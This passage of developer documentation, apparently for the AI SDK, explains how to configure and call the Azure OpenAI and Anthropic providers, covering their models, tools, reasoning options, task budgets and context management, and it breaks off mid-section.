title: Azure OpenAI description: Learn how to use the Azure OpenAI provider for the AI SDK.
Azure OpenAI Provider
The Azure OpenAI provider contains language model support for the Azure OpenAI chat API.
Setup
The Azure OpenAI provider is available in the @ai-sdk/azure module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance azure from @ai-sdk/azure:
import { azure } from '@ai-sdk/azure';
If you need a customized setup, you can import createAzure from @ai-sdk/azure and create a provider instance with your settings:
import { createAzure } from '@ai-sdk/azure';
const azure = createAzure({
resourceName: 'your-resource-name', // Azure resource name
apiKey: 'your-api-key',
});
You can use the following optional settings to customize the OpenAI provider instance:
-
resourceName string
Azure resource name. It defaults to the
AZURE_RESOURCE_NAMEenvironment variable.The resource name is used in the assembled URL:
https://{resourceName}.openai.azure.com/openai/v1{path}. You can usebaseURLinstead to specify the URL prefix. -
apiKey string
API key that is being sent using the
api-keyheader. It defaults to theAZURE_API_KEYenvironment variable. -
apiVersion string
Sets a custom api version. Defaults to
v1. -
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers.
Either this or
resourceNamecan be used. When a baseURL is provided, the resourceName is ignored.With a baseURL, the resolved URL is
{baseURL}/v1{path}. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
useDeploymentBasedUrls boolean
Use deployment-based URLs for API calls. Set to
trueto use the legacy deployment format:{baseURL}/deployments/{deploymentId}{path}?api-version={apiVersion}instead of{baseURL}/v1{path}?api-version={apiVersion}. Defaults tofalse.This option is useful for compatibility with certain Azure OpenAI models or deployments that require the legacy endpoint format.
Language Models
The Azure OpenAI provider instance is a function that you can invoke to create a language model:
const model = azure('your-deployment-name');
You need to pass your deployment name as the first argument.
Reasoning Models
Azure exposes the thinking of DeepSeek-R1 in the generated text using the <think> tag.
You can use the extractReasoningMiddleware to extract this reasoning and expose it as a reasoning property on the result:
import { azure } from '@ai-sdk/azure';
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const enhancedModel = wrapLanguageModel({
model: azure('your-deepseek-r1-deployment-name'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
Example
You can use OpenAI language models to generate text with the generateText function:
import { azure } from '@ai-sdk/azure';
import { generateText } from 'ai';
const { text } = await generateText({
model: azure('your-deployment-name'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
OpenAI language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
Provider Options
When using OpenAI language models on Azure, you can configure provider-specific options using providerOptions.openai. More information on available configuration options are on the OpenAI provider page.
import { azure, type OpenAILanguageModelResponsesOptions } from '@ai-sdk/azure';
const messages = [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is the capital of the moon?',
},
{
type: 'image',
image: 'https://example.com/image.png',
providerOptions: {
openai: { imageDetail: 'low' },
},
},
],
},
];
const { text } = await generateText({
model: azure('your-deployment-name'),
providerOptions: {
openai: {
reasoningEffort: 'low',
} satisfies OpenAILanguageModelResponsesOptions,
},
});
Chat Models
You can create models that call the Azure OpenAI chat completions API using the .chat() factory method:
const model = azure.chat('your-deployment-name');
Azure OpenAI chat models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
import { azure, type OpenAILanguageModelChatOptions } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure.chat('your-deployment-name'),
prompt: 'Write a short story about a robot.',
providerOptions: {
openai: {
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
user: 'test-user', // optional unique user identifier
} satisfies OpenAILanguageModelChatOptions,
},
});
The following optional provider options are available for OpenAI chat models:
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Default to true.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Responses Models
Azure OpenAI uses responses API as default with the azure(deploymentName) factory method.
const model = azure('your-deployment-name');
Further configuration can be done using OpenAI provider options.
You can validate the provider options using the OpenAILanguageModelResponsesOptions type.
import { azure, OpenAILanguageModelResponsesOptions } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure('your-deployment-name'),
providerOptions: {
azure: {
parallelToolCalls: false,
store: false,
user: 'user_123',
// ...
} satisfies OpenAILanguageModelResponsesOptions,
},
// ...
});
The following provider options are available:
-
parallelToolCalls boolean Whether to use parallel tool calls. Defaults to
true. -
store boolean Whether to store the generation. Defaults to
true. -
metadata Record<string, string> Additional metadata to store with the generation.
-
previousResponseId string The ID of the previous response. You can use it to continue a conversation. Defaults to
undefined. -
instructions string Instructions for the model. They can be used to change the system or developer message when continuing a conversation using the
previousResponseIdoption. Defaults toundefined. -
user string A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Defaults to
undefined. -
reasoningEffort 'low' | 'medium' | 'high' Reasoning effort for reasoning models. Defaults to
medium. If you useproviderOptionsto set thereasoningEffortoption, this model setting will be ignored. -
strictJsonSchema boolean Whether to use strict JSON schema validation. Defaults to
false.
The Azure OpenAI provider also returns provider-specific metadata:
For Responses models (azure(deploymentName)), you can type this metadata using AzureResponsesProviderMetadata:
import { azure, type AzureResponsesProviderMetadata } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure('your-deployment-name'),
});
const providerMetadata = result.providerMetadata as
| AzureResponsesProviderMetadata
| undefined;
const { responseId, logprobs, serviceTier } = providerMetadata?.azure ?? {};
// responseId can be used to continue a conversation (previousResponseId).
console.log(responseId);
The following Azure-specific metadata may be returned:
- responseId string | null | undefined The ID of the response. Can be used to continue a conversation.
- logprobs (optional) Log probabilities of output tokens (when enabled).
- serviceTier (optional) Service tier information returned by the API.
Web Search Tool
The Azure OpenAI responses API supports web search(preview) through the azure.tools.webSearchPreview tool.
const result = await generateText({
model: azure('gpt-4.1-mini'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search_preview: azure.tools.webSearchPreview({
// optional configuration:
searchContextSize: 'low',
userLocation: {
type: 'approximate',
city: 'San Francisco',
region: 'California',
},
}),
},
// Force web search tool (optional):
toolChoice: { type: 'tool', toolName: 'web_search_preview' },
});
console.log(result.text);
// URL sources directly from `results`
const sources = result.sources;
for (const source of sources) {
console.log('source:', source);
}
File Search Tool
The Azure OpenAI provider supports file search through the azure.tools.fileSearch tool.
You can force the use of the file search tool by setting the toolChoice parameter to { type: 'tool', toolName: 'file_search' }.
const result = await generateText({
model: azure('gpt-5'),
prompt: 'What does the document say about user authentication?',
tools: {
file_search: azure.tools.fileSearch({
// optional configuration:
vectorStoreIds: ['vs_123', 'vs_456'],
maxNumResults: 10,
ranking: {
ranker: 'auto',
},
}),
},
// Force file search tool:
toolChoice: { type: 'tool', toolName: 'file_search' },
});
Image Generation Tool
Azure OpenAI's Responses API supports multi-modal image generation as a provider-defined tool.
Availability is restricted to specific models (for example, gpt-5 variants).
import { createAzure } from '@ai-sdk/azure';
import { generateText } from 'ai';
const azure = createAzure({
headers: {
'x-ms-oai-image-generation-deployment': 'gpt-image-1', // use your own image model deployment
},
});
const result = await generateText({
model: azure('gpt-5'),
prompt:
'Generate an image of an echidna swimming across the Mozambique channel.',
tools: {
image_generation: azure.tools.imageGeneration({ outputFormat: 'png' }),
},
});
for (const toolResult of result.staticToolResults) {
if (toolResult.toolName === 'image_generation') {
const base64Image = toolResult.output.result;
}
}
Code Interpreter Tool
The Azure OpenAI provider supports the code interpreter tool through the azure.tools.codeInterpreter tool. This allows models to write and execute Python code.
import { azure } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure('gpt-5'),
prompt: 'Write and run Python code to calculate the factorial of 10',
tools: {
code_interpreter: azure.tools.codeInterpreter({
// optional configuration:
container: {
fileIds: ['assistant-123', 'assistant-456'], // optional file IDs to make available
},
}),
},
});
The code interpreter tool can be configured with:
- container: Either a container ID string or an object with
fileIdsto specify uploaded files that should be available to the code interpreter
PDF support
The Azure OpenAI provider supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: azure('your-deployment-name'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mediaType should be set to 'application/pdf'.
Typed providerMetadata in Text Parts
When using the Azure OpenAI Responses API, the SDK attaches Azure OpenAI-specific metadata to output parts via providerMetadata.
This metadata can be used on the client side for tasks such as rendering citations or downloading files generated by the Code Interpreter. To enable type-safe handling of this metadata, the AI SDK exports dedicated TypeScript types.
For text parts, when part.type === 'text', the providerMetadata is provided in the form of AzureResponsesTextProviderMetadata.
This metadata includes the following fields:
-
itemId
The ID of the output item in the Responses API. -
annotations(optional) An array of annotation objects generated by the model. If no annotations are present, this property itself may be omitted (undefined).Each element in
annotationsis a discriminated union with a requiredtypefield. Supported types include, for example:url_citationfile_citationcontainer_file_citationfile_path
These annotations directly correspond to the annotation objects defined by the Responses API and can be used for inline reference rendering or output analysis. For details, see the official OpenAI documentation: Responses API – output text annotations.
import { azure, type AzureResponsesTextProviderMetadata } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure('gpt-4.1-mini'),
prompt:
'Create a program that generates five random numbers between 1 and 100 with two decimal places, and show me the execution results. Also save the result to a file.',
tools: {
code_interpreter: azure.tools.codeInterpreter(),
web_search_preview: azure.tools.webSearchPreview({}),
file_search: azure.tools.fileSearch({ vectorStoreIds: ['vs_1234'] }), // requires a configured vector store
},
});
for (const part of result.content) {
if (part.type === 'text') {
const providerMetadata = part.providerMetadata as
| AzureResponsesTextProviderMetadata
| undefined;
if (!providerMetadata) continue;
const { itemId: _itemId, annotations } = providerMetadata.azure;
if (!annotations) continue;
for (const annotation of annotations) {
switch (annotation.type) {
case 'url_citation':
// url_citation is returned from web_search and provides:
// properties: type, url, title, start_index and end_index
break;
case 'file_citation':
// file_citation is returned from file_search and provides:
// properties: type, file_id, filename and index
break;
case 'container_file_citation':
// container_file_citation is returned from code_interpreter and provides:
// properties: type, container_id, file_id, filename, start_index and end_index
break;
case 'file_path':
// file_path provides:
// properties: type, file_id and index
break;
default: {
const _exhaustiveCheck: never = annotation;
throw new Error(
`Unhandled annotation: ${JSON.stringify(_exhaustiveCheck)}`,
);
}
}
}
}
}
Typed providerMetadata in Reasoning Parts
When using the Azure OpenAI Responses API, reasoning output parts can include provider metadata.
To handle this metadata in a type-safe way, use AzureResponsesReasoningProviderMetadata.
For reasoning parts, when part.type === 'reasoning', the providerMetadata is provided in the form of AzureResponsesReasoningProviderMetadata.
This metadata includes the following fields:
itemId
The ID of the reasoning item in the Responses API.reasoningEncryptedContent(optional)
Encrypted reasoning content (only returned when requested viainclude: ['reasoning.encrypted_content']).
import {
azure,
type AzureResponsesReasoningProviderMetadata,
type OpenAILanguageModelResponsesOptions,
} from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure('your-deployment-name'),
prompt: 'How many "r"s are in the word "strawberry"?',
providerOptions: {
azure: {
store: false,
include: ['reasoning.encrypted_content'],
} satisfies OpenAILanguageModelResponsesOptions,
},
});
for (const part of result.content) {
if (part.type === 'reasoning') {
const providerMetadata = part.providerMetadata as
| AzureResponsesReasoningProviderMetadata
| undefined;
const { itemId, reasoningEncryptedContent } = providerMetadata?.azure ?? {};
console.log(itemId, reasoningEncryptedContent);
}
}
Typed providerMetadata in Source Document Parts
For source document parts, when part.type === 'source' and sourceType === 'document', the providerMetadata is provided as AzureResponsesSourceDocumentProviderMetadata.
This metadata is also a discriminated union with a required type field. Supported types include:
file_citationcontainer_file_citationfile_path
Each type includes the identifiers required to work with the referenced resource, such as fileId and containerId.
import {
azure,
type AzureResponsesSourceDocumentProviderMetadata,
} from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure('gpt-4.1-mini'),
prompt:
'Create a program that generates five random numbers between 1 and 100 with two decimal places, and show me the execution results. Also save the result to a file.',
tools: {
code_interpreter: azure.tools.codeInterpreter(),
web_search_preview: azure.tools.webSearchPreview({}),
file_search: azure.tools.fileSearch({ vectorStoreIds: ['vs_1234'] }), // requires a configured vector store
},
});
for (const part of result.content) {
if (part.type === 'source') {
if (part.sourceType === 'document') {
const providerMetadata = part.providerMetadata as
| AzureResponsesSourceDocumentProviderMetadata
| undefined;
if (!providerMetadata) continue;
const annotation = providerMetadata.azure;
switch (annotation.type) {
case 'file_citation':
// file_citation is returned from file_search and provides:
// properties: type, fileId and index
// The filename can be accessed via part.filename.
break;
case 'container_file_citation':
// container_file_citation is returned from code_interpreter and provides:
// properties: type, containerId and fileId
// The filename can be accessed via part.filename.
break;
case 'file_path':
// file_path provides:
// properties: type, fileId and index
break;
default: {
const _exhaustiveCheck: never = annotation;
throw new Error(
`Unhandled annotation: ${JSON.stringify(_exhaustiveCheck)}`,
);
}
}
}
}
}
Completion Models
You can create models that call the completions API using the .completion() factory method.
The first argument is the model id.
Currently only gpt-35-turbo-instruct is supported.
const model = azure.completion('your-gpt-35-turbo-instruct-deployment');
OpenAI completion models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
import {
azure,
type OpenAILanguageModelCompletionOptions,
} from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure.completion('your-gpt-35-turbo-instruct-deployment'),
prompt: 'Write a haiku about coding.',
providerOptions: {
openai: {
echo: true, // optional, echo the prompt in addition to the completion
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
suffix: 'some text', // optional suffix that comes after a completion of inserted text
user: 'test-user', // optional unique user identifier
} satisfies OpenAILanguageModelCompletionOptions,
},
});
The following optional provider options are available for Azure OpenAI completion models:
-
echo: boolean
Echo back the prompt in addition to the completion.
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the <|endoftext|> token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
suffix string
The suffix that comes after a completion of inserted text.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Embedding Models
You can create models that call the Azure OpenAI embeddings API
using the .embedding() factory method.
const model = azure.embedding('your-embedding-deployment');
Azure OpenAI embedding models support several additional settings. You can pass them as an options argument:
import { azure, type OpenAIEmbeddingModelOptions } from '@ai-sdk/azure';
import { embed } from 'ai';
const { embedding } = await embed({
model: azure.embedding('your-embedding-deployment'),
value: 'sunny day at the beach',
providerOptions: {
openai: {
dimensions: 512, // optional, number of dimensions for the embedding
user: 'test-user', // optional unique user identifier
} satisfies OpenAIEmbeddingModelOptions,
},
});
The following optional provider options are available for Azure OpenAI embedding models:
-
dimensions: number
The number of dimensions the resulting output embeddings should have. Only supported in text-embedding-3 and later models.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Image Models
You can create models that call the Azure OpenAI image generation API (DALL-E) using the .image() factory method. The first argument is your deployment name for the DALL-E model.
const model = azure.image('your-dalle-deployment-name');
Azure OpenAI image models support several additional settings. You can pass them as providerOptions.openai when generating the image:
await generateImage({
model: azure.image('your-dalle-deployment-name'),
prompt: 'A photorealistic image of a cat astronaut floating in space',
size: '1024x1024', // '1024x1024', '1792x1024', or '1024x1792' for DALL-E 3
providerOptions: {
openai: {
user: 'test-user', // optional unique user identifier
responseFormat: 'url', // 'url' or 'b64_json', defaults to 'url'
},
},
});
Example
You can use Azure OpenAI image models to generate images with the generateImage function:
import { azure } from '@ai-sdk/azure';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: azure.image('your-dalle-deployment-name'),
prompt: 'A photorealistic image of a cat astronaut floating in space',
size: '1024x1024', // '1024x1024', '1792x1024', or '1024x1792' for DALL-E 3
});
// image contains the URL or base64 data of the generated image
console.log(image);
Model Capabilities
Azure OpenAI supports DALL-E 2 and DALL-E 3 models through deployments. The capabilities depend on which model version your deployment is using:
| Model Version | Sizes |
|---|---|
| DALL-E 3 | 1024x1024, 1792x1024, 1024x1792 |
| DALL-E 2 | 256x256, 512x512, 1024x1024 |
Transcription Models
You can create models that call the Azure OpenAI transcription API using the .transcription() factory method.
The first argument is the model id e.g. whisper-1.
const model = azure.transcription('whisper-1');
const azure = createAzure({
useDeploymentBasedUrls: true,
apiVersion: '2025-04-01-preview',
});
This uses the legacy endpoint format which may be required for certain Azure OpenAI deployments.
When using useDeploymentBasedUrls, the default api-version is not valid. You must set it to 2025-04-01-preview or an earlier value.
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format will improve accuracy and latency.
import { experimental_transcribe as transcribe } from 'ai';
import { azure, type OpenAITranscriptionModelOptions } from '@ai-sdk/azure';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: azure.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
providerOptions: {
openai: {
language: 'en',
} satisfies OpenAITranscriptionModelOptions,
},
});
The following provider options are available:
-
timestampGranularities string[] The granularity of the timestamps in the transcription. Defaults to
['segment']. Possible values are['word'],['segment'], and['word', 'segment']. Note: There is no additional latency for segment timestamps, but generating word timestamps incurs additional latency. -
language string The language of the input audio. Supplying the input language in ISO-639-1 format (e.g. 'en') will improve accuracy and latency. Optional.
-
prompt string An optional text to guide the model's style or continue a previous audio segment. The prompt should match the audio language. Optional.
-
temperature number The sampling temperature, between 0 and 1. Higher values like 0.8 will make the output more random, while lower values like 0.2 will make it more focused and deterministic. If set to 0, the model will use log probability to automatically increase the temperature until certain thresholds are hit. Defaults to 0. Optional.
-
include string[] Additional information to include in the transcription response.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper-1 |
||||
gpt-4o-mini-transcribe |
||||
gpt-4o-transcribe |
Speech Models
You can create models that call the Azure OpenAI speech API using the .speech() factory method.
The first argument is your deployment name for the text-to-speech model (e.g., tts-1).
const model = azure.speech('your-tts-deployment-name');
Example
import { azure } from '@ai-sdk/azure';
import { experimental_generateSpeech as generateSpeech } from 'ai';
const result = await generateSpeech({
model: azure.speech('your-tts-deployment-name'),
text: 'Hello, world!',
voice: 'alloy', // OpenAI voice ID
});
You can also pass additional provider-specific options using the providerOptions argument:
import { azure, type OpenAISpeechModelOptions } from '@ai-sdk/azure';
import { experimental_generateSpeech as generateSpeech } from 'ai';
const result = await generateSpeech({
model: azure.speech('your-tts-deployment-name'),
text: 'Hello, world!',
voice: 'alloy',
providerOptions: {
openai: {
speed: 1.2,
} satisfies OpenAISpeechModelOptions,
},
});
The following provider options are available:
-
instructions string Control the voice of your generated audio with additional instructions e.g. "Speak in a slow and steady tone". Does not work with
tts-1ortts-1-hd. Optional. -
speed number The speed of the generated audio. Select a value from 0.25 to 4.0. Defaults to 1.0. Optional.
Model Capabilities
Azure OpenAI supports TTS models through deployments. The capabilities depend on which model version your deployment is using:
| Model Version | Instructions |
|---|---|
tts-1 |
|
tts-1-hd |
|
gpt-4o-mini-tts |
title: Anthropic description: Learn how to use the Anthropic provider for the AI SDK.
Anthropic Provider
The Anthropic provider contains language model support for the Anthropic Messages API.
Setup
The Anthropic provider is available in the @ai-sdk/anthropic module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance anthropic from @ai-sdk/anthropic:
import { anthropic } from '@ai-sdk/anthropic';
If you need a customized setup, you can import createAnthropic from @ai-sdk/anthropic and create a provider instance with your settings:
import { createAnthropic } from '@ai-sdk/anthropic';
const anthropic = createAnthropic({
// custom settings
});
You can use the following optional settings to customize the Anthropic provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.anthropic.com/v1. -
apiKey string
API key that is being sent using the
x-api-keyheader. It defaults to theANTHROPIC_API_KEYenvironment variable. Only one ofapiKeyorauthTokenis required. -
authToken string
Auth token that is being sent using the
Authorization: Bearerheader. It defaults to theANTHROPIC_AUTH_TOKENenvironment variable. Only one ofapiKeyorauthTokenis required. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Anthropic Messages API using the provider instance.
The first argument is the model id, e.g. claude-3-haiku-20240307.
Some models have multi-modal capabilities.
const model = anthropic('claude-3-haiku-20240307');
You can also use the following aliases for model creation:
anthropic.languageModel('claude-3-haiku-20240307')- Creates a language modelanthropic.chat('claude-3-haiku-20240307')- Alias forlanguageModelanthropic.messages('claude-3-haiku-20240307')- Alias forlanguageModel
You can use Anthropic language models to generate text with the generateText function:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: anthropic('claude-3-haiku-20240307'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Anthropic language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
The following optional provider options are available for Anthropic models:
-
disableParallelToolUsebooleanOptional. Disables the use of parallel tool calls. Defaults to
false.When set to
true, the model will only call one tool at a time instead of potentially calling multiple tools in parallel. -
sendReasoningbooleanOptional. Include reasoning content in requests sent to the model. Defaults to
true.If you are experiencing issues with the model handling requests involving reasoning content, you can set this to
falseto omit them from the request. -
effort"low" | "medium" | "high" | "xhigh" | "max"Optional. See Effort section for more details.
-
taskBudgetobjectOptional. See Task Budgets section for more details.
-
speed"fast" | "standard"Optional. See Fast Mode section for more details.
-
inferenceGeo"us" | "global"Optional. See Data Residency section for more details.
-
thinkingobjectOptional. See Reasoning section for more details.
-
toolStreamingbooleanWhether to enable tool streaming (and structured output streaming). Default to
true. -
structuredOutputMode"outputFormat" | "jsonTool" | "auto"Determines how structured outputs are generated. Optional.
"outputFormat": Use theoutput_formatparameter to specify the structured output format."jsonTool": Use a special"json"tool to specify the structured output format."auto": Use"outputFormat"when supported, otherwise fall back to"jsonTool"(default).
-
metadataobjectOptional. Metadata to include with the request. See the Anthropic API documentation for details.
userIdstring - An external identifier for the end-user. Should be a UUID, hash, or other opaque identifier. Must not contain PII.
Structured Outputs and Tool Input Streaming
Tool call streaming is enabled by default. You can opt out by setting the
toolStreaming provider option to false.
import { anthropic } from '@ai-sdk/anthropic';
import { streamText, tool } from 'ai';
import { z } from 'zod';
const result = streamText({
model: anthropic('claude-sonnet-4-20250514'),
tools: {
writeFile: tool({
description: 'Write content to a file',
inputSchema: z.object({
path: z.string(),
content: z.string(),
}),
execute: async ({ path, content }) => {
// Implementation
return { success: true };
},
}),
},
prompt: 'Write a short story to story.txt',
});
Effort
Anthropic introduced an effort option with claude-opus-4-5 that affects thinking, text responses, and function calls. Effort defaults to high and you can set it to medium or low to save tokens and to lower time-to-last-token latency (TTLT). claude-opus-4-7 additionally supports xhigh for maximum reasoning effort.
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, usage } = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
effort: 'low',
} satisfies AnthropicLanguageModelOptions,
},
});
console.log(text); // resulting text
console.log(usage); // token usage
Fast Mode
Anthropic supports a speed option for claude-opus-4-6 that enables faster inference with approximately 2.5x faster output token speeds.
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: anthropic('claude-opus-4-6'),
prompt: 'Write a short poem about the sea.',
providerOptions: {
anthropic: {
speed: 'fast',
} satisfies AnthropicLanguageModelOptions,
},
});
The speed option accepts 'fast' or 'standard' (default behavior).
Task Budgets
claude-opus-4-7 supports a taskBudget option that informs the model of the total token budget available for an agentic turn. The model uses this information to prioritize work, plan ahead, and wind down gracefully as the budget is consumed.
Task budgets are advisory — they do not enforce a hard token limit. The model will attempt to stay within budget, but actual usage may vary.
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: anthropic('claude-opus-4-7'),
prompt: 'Research the pros and cons of Rust vs Go for building CLI tools.',
providerOptions: {
anthropic: {
taskBudget: {
type: 'tokens',
total: 400000,
},
} satisfies AnthropicLanguageModelOptions,
},
});
For long-running agents that compact and restart context, you can carry the remaining budget forward using the remaining field:
taskBudget: {
type: 'tokens',
total: 400000,
remaining: 215000, // budget left after prior compacted-away contexts
}
The taskBudget object accepts:
type"tokens" - Budget type. Currently only"tokens"is supported.totalnumber - Total task budget for the agentic turn. Minimum 20,000.remainingnumber - Budget left after prior compacted-away contexts. Must be between 0 andtotal. Defaults tototalif omitted.
Data Residency
Anthropic supports an inferenceGeo option that controls where model inference runs for a request.
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: anthropic('claude-opus-4-6'),
prompt: 'Summarize the key points of this document.',
providerOptions: {
anthropic: {
inferenceGeo: 'us',
} satisfies AnthropicLanguageModelOptions,
},
});
The inferenceGeo option accepts 'us' (US-only infrastructure) or 'global' (default, any available geography).
Reasoning
Anthropic models support extended thinking, where Claude shows its reasoning process before providing a final answer.
Adaptive Thinking
For newer models (claude-sonnet-4-6, claude-opus-4-6, and later), use adaptive thinking.
Claude automatically determines how much reasoning to use based on the complexity of the prompt.
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-opus-4-6'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'adaptive' },
} satisfies AnthropicLanguageModelOptions,
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
You can combine adaptive thinking with the effort option to control how much reasoning Claude uses:
const { text } = await generateText({
model: anthropic('claude-opus-4-6'),
prompt: 'Invent a new holiday and describe its traditions.',
providerOptions: {
anthropic: {
thinking: { type: 'adaptive' },
effort: 'max', // 'low' | 'medium' | 'high' | 'max'
} satisfies AnthropicLanguageModelOptions,
},
});
Thinking Display (Opus 4.7+)
Starting with claude-opus-4-7, thinking content is omitted from the response by default — thinking blocks are present in the stream but their text is empty. To receive reasoning output, set display: 'summarized':
const { text, reasoningText } = await generateText({
model: anthropic('claude-opus-4-7'),
providerOptions: {
anthropic: {
thinking: { type: 'adaptive', display: 'summarized' },
} satisfies AnthropicLanguageModelOptions,
},
prompt: 'How many people will live in the world in 2040?',
});
console.log(reasoningText); // reasoning text (empty without display: 'summarized')
console.log(text);
Budget-Based Thinking
For earlier models (claude-opus-4-20250514, claude-sonnet-4-20250514, claude-sonnet-4-5-20250929),
use type: 'enabled' with an explicit token budget:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-sonnet-4-5-20250929'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicLanguageModelOptions,
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Context Management
Anthropic's Context Management feature allows you to automatically manage conversation context by clearing tool uses or thinking content when certain conditions are met. This helps optimize token usage and manage long conversations more efficiently.
You can configure context management using the contextManagement provider option:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const result = await generateText({
model: anthropic('claude-sonnet-4-5-20250929'),
prompt: 'Continue our conversation...',
providerOptions: {
anthropic: {
contextManagement: {
edits: [
{
type: 'clear_tool_uses_20250919',
trigger: { type: 'input_tokens', value: 10000 },
keep: { type: 'tool_uses', value: 5 },
clearAtLeast: { type: 'input_tokens', value: 1000 },
clearToolInputs: true,
excludeTools: ['important_tool'],
},
],
},
} satisfies AnthropicLanguageModelOptions,
},
});
// Check what was cleared
console.log(result.providerMetadata?.anthropic?.contextManagement);
Context Editing
Context editing strategies selectively remove specific content types from earlier in the conversation to reduce token usage without losing the overall conversation flow.
Clear Tool Uses
The clear_tool_uses_20250919 edit type removes old tool call/result pairs from the conversation history:
- trigger - Condition that triggers the clearing (e.g.,
